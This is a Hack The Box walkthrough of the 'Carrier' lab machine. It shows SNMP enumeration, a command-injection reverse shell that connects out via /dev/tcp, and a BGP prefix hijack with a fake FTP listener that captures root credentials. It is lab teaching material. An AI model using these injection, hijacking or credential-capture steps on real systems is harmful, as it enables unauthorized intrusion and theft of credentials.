



Carrier

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SYNOPSIS

Carrier is a medium machine with a unique privilege escalation that involves BGP hijacking. The initial access is pretty straight forward but with a little twist to it.

Skills Required

• Intermediate knowledge of networking

Skills Learned

- SNMP enumeration
- Command injection
- BGP hijacking



Enumeration

nmap

We see a filtered ftp port, a running ssh service, a website running on port 80 and a SNMP port.

```
root@kali:~/hackthebox/carrier# nmap -A -sUT -Pn -pU:0-65535,T:0-65535
--min-rate 500 -T4 --reason -oA nmap/allports 10.10.10.105
Starting Nmap X.XX ( https://nmap.org ) at XXXX-XX-XX xx:xx EST
Nmap scan report for 10.10.10.105
Host is up, received user-set (x.xxs latency).
       STATE SERVICE REASON
PORT
                                     VERSION
21/tcp filtered ftp no-response
                 ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu
22/tcp open
Linux; protocol 2.0)
ssh-hostkey:
   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp open http syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
http-cookie-flags:
   /:
     PHPSESSID:
     httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
http-title: Login
161/udp open snmp
                     SNMPv1 server; pysnmp SNMPv3 server (public)
snmp-info:
   enterprise: pysnmp
   engineIDFormat: octets
   engineIDData: 77656201e44908
   snmpEngineBoots: 2
   snmpEngineTime: 1d05h22m33s
```

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Website -TCP 80

At first glance, there is a login page with **2** distinct error code messages.

- 1. Error 45007
- 2. Error 45009



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Gobuster


```
root@kali:~/hackthebox/carrier# recursive-gobuster.pyz -d
http://10.10.10.105:80/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
txt,php,html -t 20 | tee gobuster/directories
http://10.10.10.105:80/index.php
http://10.10.10.105:80/img
http://10.10.10.105:80/tools
http://10.10.10.105:80/doc
http://10.10.10.105:80/css
http://10.10.10.105:80/js
http://10.10.10.105:80/tickets.php
http://10.10.10.105:80/tools/remote.php
http://10.10.10.105:80/dashboard.php
http://10.10.10.105:80/debug
http://10.10.10.105:80/debug/index.php
```



Website - Directories

/debug

This page is just showing us the output of **phpinfo()**;



/tools/

This is a open directory with a file named **remote.php**, upon visiting we get this error message about a expired license:





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/doc/

This is also a open directory that contains 2 files named:

- 1. diagram_for_tac.png
- 2. error_codes.pdf

Index of /doc


<u>Name</u>	Last modified	Size Description
Parent Directory		ē
diagram for tac.pn	g 2018-07-02 20:46	5 35K
error codes.pdf	2018-07-02 18:13	1 70K

Apache/2.4.18 (Ubuntu) Server at 10.10.10.105 Port 80



diagram_for_tac.png

This image file is a **network topology diagram** that shows **3** different **BGP autonomous networks**, we seem to be in **AS-100** at this point as the login's page banner suggest. This hints that there isn't just one machine involved in the exploitation process of this box.



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error_codes.pdf

The document file contains some sort of documentation for a list of error codes:

CW1000-X Lyghtspeed Management Platform v1.0.4d(Rel 1. GA) <u>Error messages list</u>

Table A1 - Main error codes for CW1000-X management platform

Error code	Description	
45001	System has not finished initializing Try again in a few minutes	
45002	A hardware module failure has occurred Contact TAC for assistance	
45003	The main cryptographic module has failed to initialize	
45004	Mgmtd daemon is not responsive	
45005	Faild daemon is not responsive	
45006	Replicated daemon is not responsive	
45007	License invalid or expired	
45008	Admin account locked out	
45009	System credentials have not been set Default admin user password is set (see chassis serial number)	
45010	Factory reset in progress	
45011	System reboot in progress	
45012	Power supply failure	
45013	LI module cannot communicate with TETRA/OMEGA server	
45014	LI module still initializing	
45099	Unknown error has occured Contact TAC for assistance	

Note 1. A valid maintenance contract is required for software/hardware support


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
If we cross reference the two error codes from the main login page:

- We see that the license is now invalid/expired (/tools/remote.php-45007)
- The default **admin** account uses the device's serial number as the password (/index.php-45009)



SNMP - UDP 161

Simple Network Management Protocol is a protocol for network management. It's used for gathering information from, and configuring, network devices. To enumerate **SNMP**, we'll use **snmpwalk**, it attempts to walk all of the available **Management Information Bases(MIBs)**. Each **MIB** is a collection of information organized hierarchically and defines the properties of the corresponding managed object, these **Object Identifiers(OID)** uniquely identify objects in the **MIB**.



We see that **SNMP** is enabled and the default **public SNMP community string** is configured. So we'll search the **OID** that has the relevant information necessary in order to log in as **admin**, we're looking for the **device's serial number**, which we can find in the **entPhysicalSerialNum**

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
MIB table, which has an assigned **OID** value of **1.3.6.1.2.1.47.1.1.1**, reading a bit of documentation for this table we see:

"The vendor-specific serial number string for the physical entity. The preferred value is the serial number string actually printed on the component itself."

```
root@kali:~/hackthebox/carrier# snmpwalk -Os -c public -v 2c 10.10.10.105
.1.3.6.1.2.1.47.1.1.1
mib-2.47.1.1.1.11 = STRING: "SN#NET_45JDX23"
```

I believe that **SN** stands for **Serial Number**, so we can log in as **admin** with the following credentials:

• admin:NET_45JDX23



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
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Initial Access

Website - Dashboard

The main dashboard page indicates that the system is in **read-only** mode since the license expired. It also states that the router config will be reverted automatically every 10 minutes.



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Website - Tickets

The tickets section contains hints about what we need do once we get access to the router.



#	Status	Description	
1	Closed	Welcome to Lyghtspeed's lightweight telco support system!	
2	Closed	Rx / Mr. White. Says he can't get to "the interwebz". Cleared cache/cookie, etc., rebooted PC. Pb fixed.	
3	Open	Rx / Jeremy Paxton. Customer complaining about "choke" and "lags" with BoogleGrounds gaming application. Ticket opened with field services to check DSL line. Update 2018/05/30: DSL line checks out OK, sending to IP Core team for further investigation.	
4	Escalated	Rx / Cust #642. Need help setting up Outlook Express on Windows 98. Told customer this platform is no longer supported. Customer has requested an escalation to my manager.	
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.	
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.	
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.	
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.	

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The most interesting tickets are:

• #5 Closed

"Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a **CVE (??)**. Request contact info and sent to legal for further action."

#6 Closed

"Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end.

<u>Update 2018/06/13</u>: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. <u>Updated: 2018/06/15</u>: **CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's**, one of their VIP is having issues **connecting by FTP to an important server in the 10.120.15.0/24 network**, investigating...

<u>Updated 2018/06/16</u>: No prbl. found, suspect they had stuck routes after the leak and cleared them manually."

#8 Open

"Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es."

Things to note here:

- A mention of a CVE #5
- Castcom is advertising 10.120.x.x routes, the 10.120.15.0/24 subnet is hosting "an important FTP Server", oh and mike is let go (rip). #6 #8

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Website - Diagnostics

Upon hitting the **Verify status** button on the dashboard page, you see something that appears to be the output of a process listing command that filters **quagga**, the name of a **routing software suite**.



Dashboard Tickets Monitoring Diagnostics

Warning: Invalid license, diagnostics restricted to built-in checks

Verify status


quagga 60523 0.0 0.1 24500 2132 ? Ss 04:10 0:00 /usr/lib/quagga/zebra --daemon -A 127.0.0.1

quagga 60527 0.0 0.1 29444 3540 ? Ss 04:10 0:00 /usr/lib/quagga/bgpd --daemon -A 127.0.0.1

root 60532 0.0 0.0 15432 168 ? Ss 04:10 0:00 /usr/lib/quagga/watchquagga -daemon zebra bgpd

While intercepting the request we see a base64 encoded **quagga** appended to the **check** post parameter.





Reverse shell

The diagnostics page appears to be vulnerable to command injection, let's investigate.

```
# curl -X POST --cookie "PHPSESSID=kgel40g0hpiio68csf0cn16n71" --data "check=$(echo -n 'quagqa; bash -i >& /dev/tcp/10.10.14.9/69 0>61' | base64)" http://10.10.10.105/diag.pl
    kali:-# nc -lvnp 69
ning on [any] 69 ...
tt to [18.19.14.9] from (UNKHOWN) [10.10.10.105] 34548
cannot set terminal process group (3189): Inappropriate loctl for device
no job control in this shell
rl:-# SHELL=/bin/bash TERM=screen script -q /dev/null
rl:-# 2/bin/bash TERM=screen script -q /dev/null
rl:-# 2.5
stopped nc -lvnp 69
kali:-# stty size
5
       li:-# stty raw -echo
li:-# nc -lvnp 69
 @rl:~# stty rows 24 columns 195
t@r1:~# ^C
t@r1:~# cat user.txt
9c41df59fd6efdc4a78d79a07f2be
```



Privilege Escalation

Crontab

We see that there is a scheduled job by root.


```
root@r1:~# cat /var/spool/cron/crontabs/root
   - - -
# m h dom mon dow command
*/10 * * * * /opt/restore.sh
```

restore.sh basically stops the **quagga** service, restores the **zebra** and **bgpd** settings back to their defaults and restarts the service every **10 minutes**.

```
root@r1:~# cat /opt/restore.sh
#!/bin/sh
systemctl stop quagga
killall vtysh
cp /etc/quagga/zebra.conf.orig /etc/quagga/zebra.conf
cp /etc/quagga/bgpd.conf.orig /etc/quagga/bgpd.conf
systemctl start quagga
```



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Quagga - Configuration Files

```
root@r1:~# cat /etc/quagga/daemons
zebra=yes
bgpd=yes
ospfd=no
ospf6d=no
ripd=no
rippd=no
isisd=no
babeld=no
```

```
root@r1:~# cat /etc/quagga/debian.conf
vtysh_enable=yes
```

• Zebra - Interface declaration and static routing

```
root@r1:~# cat /etc/quagga/zebra.conf
 Zebra configuration saved from vty
   2018/07/02 02:14:27
interface eth0
no link-detect
ipv6 nd suppress-ra
interface eth1
no link-detect
ipv6 nd suppress-ra
interface eth2
no link-detect
ipv6 nd suppress-ra
interface lo
no link-detect
ip forwarding
line vty
root@r1:~#
```

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• Bgpd - BGP routing protocol

```
root@r1:~# cat /etc/quagga/bgpd.conf
 Zebra configuration saved from vty
   2018/07/02 02:14:27
route-map to-as200 permit 10
route-map to-as300 permit 10
router bgp 100
bgp router-id 10.255.255.1
network 10.101.8.0/21
network 10.101.16.0/21
 redistribute connected
neighbor 10.78.10.2 remote-as 200
neighbor 10.78.11.2 remote-as 300
neighbor 10.78.10.2 route-map to-as200 out
neighbor 10.78.11.2 route-map to-as300 out
line vty
root@r1:~#
```

We can see here that we, as r1("AS-100") have two BGP neighbors

- r2 with an assigned 10.78.10.2("AS-200") IP address
- r3 with an assigned 10.78.11.2("AS-300") IP address

```
rl# show ip bgp summ
BGP router identifier 10.255.255.1, local AS number 100
RIB entries 53, using 5936 bytes of memory
Peers 2, using 9136 bytes of memory
Neighbor
                         AS MsgRcvd MsgSent
                                              TblVer InQ OutQ Up/Down State/PfxRcd
10.78.10.2
                   200
               4
                            11
                                    13
                                              0
                                                 0
                                                        0 00:06:36
                                                                         22
                            10
                                    16
                                                                         22
10.78.11.2
               4
                   300
                                              0
                                                   0
                                                        0 00:06:32
Total number of neighbors 2
r1#
```

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BGP is a protocol used to exchange routing information between networks on the Internet. It is used to determine the most efficient way to route data between independently operated networks, or **Autonomous Systems**. As such, **BGP** is commonly used to **find a path to route data** from ISP to ISP. It is important to note that **BGP** is not used to transfer data, but rather to **determine the most efficient routing path**.

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Partial Route Hijacking

From the ticket section, we know that there is a user on **AS-200** trying to connect to a **FTP** server on the **10.120.15.0/24** network.

```
root@r1:~# for i in {1..254}; do ping 10.120.15.$i -c1 -W1 & done | grep from
64 bytes from 10.120.15.1: icmp seq=1 ttl=64 time=0.054 ms
64 bytes from 10.120.15.10: icmp_seq=1 ttl=63 time=0.095 ms
root@r1:~# ftp
ftp> open
(to) 10.120.15.1
ftp: connect: Connection refused
ftp> open
(to) 10.120.15.10
Connected to 10.120.15.10.
220 (vsFTPd 3.0.3)
Name (10.120.15.10:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
500 Illegal PORT command.
```

Since **AS-300** is advertising routes for **10.120.15.0/24**, we **advertise a route** with better **BGP metrics**, in order for it to supersede the other routers and for them to add the entry to their respective routing tables.


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```
rl# show ip bgp 10.120.15.0/24
BGP routing table entry for 10.120.15.0/24
Paths: (2 available, best #2, table Default-IP-Routing-Table)
   Advertised to non peer-group peers:
10.78.10.2
200 300
   10.78.10.2 from 10.78.10.2 (10.255.255.2)
        Origin IGP, localpref 100, valid, external
        Last update: Sat Mar 9 07:20:16 2019

300
10.78.11.2 from 10.78.11.2 (10.255.255.3)
        Origin IGP, metric 0, localpref 100, valid, external, best
        Last update: Sat Mar 9 07:20:11 2019
```

In order to **hijack prefixes** owned by other originating **ASes** and get the **plaintext FTP credentials** of that user, we'll need to advertise a better route path to the other autonomous systems stating that we, as **r1**("**AS-100**") with an assigned IP address of **10.120.15.10**("IP **Hijacking**"), know how to reach that destination, we'll try the following **prefix hijacking** method:



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Same Path: More Specific Prefix Length("/25") Wins

```
root@r1:~# vtysh
Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.
r1# conf t
rl(config)# router bg 100
r1(config-router)# network 10.120.15.0/25
r1(config-router)# end
r1# wr
Building Configuration...
Configuration saved to /etc/quagga/zebra.conf
Configuration saved to /etc/quagga/bgpd.conf
[OK]
rl# exit
root@r1:~# ip addr add 10.120.15.10/25 dev eth2
root@r1:~# nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 57458)
```

Unintended Way

Since all the hosts in this network are running on the same actual machine, because of **dynamic routing** it will automatically advertise local routes, so just adding the IP address of the **FTP** server will do the trick, without having the need to perform any kind of **BGP Hijacking**:

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```
r3# sh ip route 10.120.15.10
Routing entry for 10.120.15.0/24
 Known via "connected", distance 0, metric 0, best * directly connected, eth3
r3# sh ip route 10.120.15.10
Routing entry for 10.120.15.10/32
  Known via "bgp", distance 20, metric 0, best
  Last update 00:00:14 ago
  * 10.78.11.1, via eth1
                                                root@unknown: ~ 102x28
root@r1:~# diff -u /etc/quagga/zebra.conf.orig /etc/quagga/zebra.conf
root@r1:~# diff -u /etc/quagga/bgpd.conf.orig /etc/quagga/bgpd.conf
root@r1:~# ip addr add 10.120.15.10/32 dev eth2
root@r1:~# time nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 55208)
^C
real
        0m25.519s
user
        0m0.000s
        0m0.003s
```

Now let's try mimicking the way a **FTP** server responds, so the user can spew the **credentials** we want.



```
root@r1:~# while true; do echo -e "200\n331" | nc -lvp 21; done
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 57890)
USER root
PASS BGPtelc0rout1ng
Listening on [0.0.0.0] (family 0, port 21)
,C
root@r1:~# ssh root@10.10.10.105
root@10.10.10.105's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-24-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
* Support:
                  https://ubuntu.com/advantage
 System information as of Sat Mar 9 10:12:22 UTC 2019
 System load: 0.0
                                  Users logged in:
                                                         0
 Usage of /: 40.8% of 19.56GB IP address for ens33: 10.10.10.105
 Memory usage: 32%
                                  IP address for lxdbr0: 10.99.64.1
 Swap usage: 0%
                                  IP address for lxdbr1: 10.120.15.10
 Processes:
               213
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
4 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
Last login: Sat Mar 9 10:10:29 2019 from 10.99.64.2
root@carrier:~# cat root.txt
2832e552061532250ac2a21478fd4866
```

root:BGPtelc0rout1ng

Complete Route Hijacking

We can tag the routes sent to r2 with a BGP community attribute called no-export, to tell the router **not to re-advertise the routes**. This way, **r2** will send traffic through **r1** but the advertised route won't be sent to r3, for example when r3 receives traffic from us, it will correctly route it on the local connected interface where the FTP server is, this way we can perform MITM and steal the plaintext **FTP** credentials.

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```
r2# sh ip route 10.120.15.10
Routing entry for 10.120.15.0/25
 Known via "bgp", distance 20, metric 0, best
 Last update 00:00:57 ago
 * 10.78.10.1, via eth1
r2# sh ip bgp 10.120.15.0/25
BGP routing table entry for 10.120.15.0/25
Paths: (1 available, best #1, table Default-IP-Routing-Table, not advertised to EBGP peer)
 Not advertised to any peer
 100
    10.78.10.1 from 10.78.10.1 (10.255.255.1)
      Origin IGP, metric 0, localpref 100, valid, external, best
      Community: no-export
田
                                                  root@r3: ~ 102x2
r3# sh ip bgp 10.120.15.0/25
% Network not in table
root@r1:~# vtysh
Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.
r1# conf t
r1(config)# router bgp 100
r1(config-router)# network 10.120.15.0/25
r1(config-router)#
r1(config-router)# ip prefix-list leak seq 5 permit 10.120.15.0/25
r1(config)# route-map to-as200 permit 5
r1(config-route-map)# match ip address prefix-list leak r1(config-route-map)# set community no-export
r1(config-route-map)#
r1(config-route-map)# route-map to-as300 deny 5
r1(config-route-map)# match ip address prefix-list leak
r1(config-route-map)# ^Z
r1# clear ip bgp * out
r1# exit
root@r1:~# ./tcpdump -vv -ni eth2 -c 10 port 21 2>&1 | grep -E "USER|PASS"
        USER root
PASS BGPtelc0rout1ng
```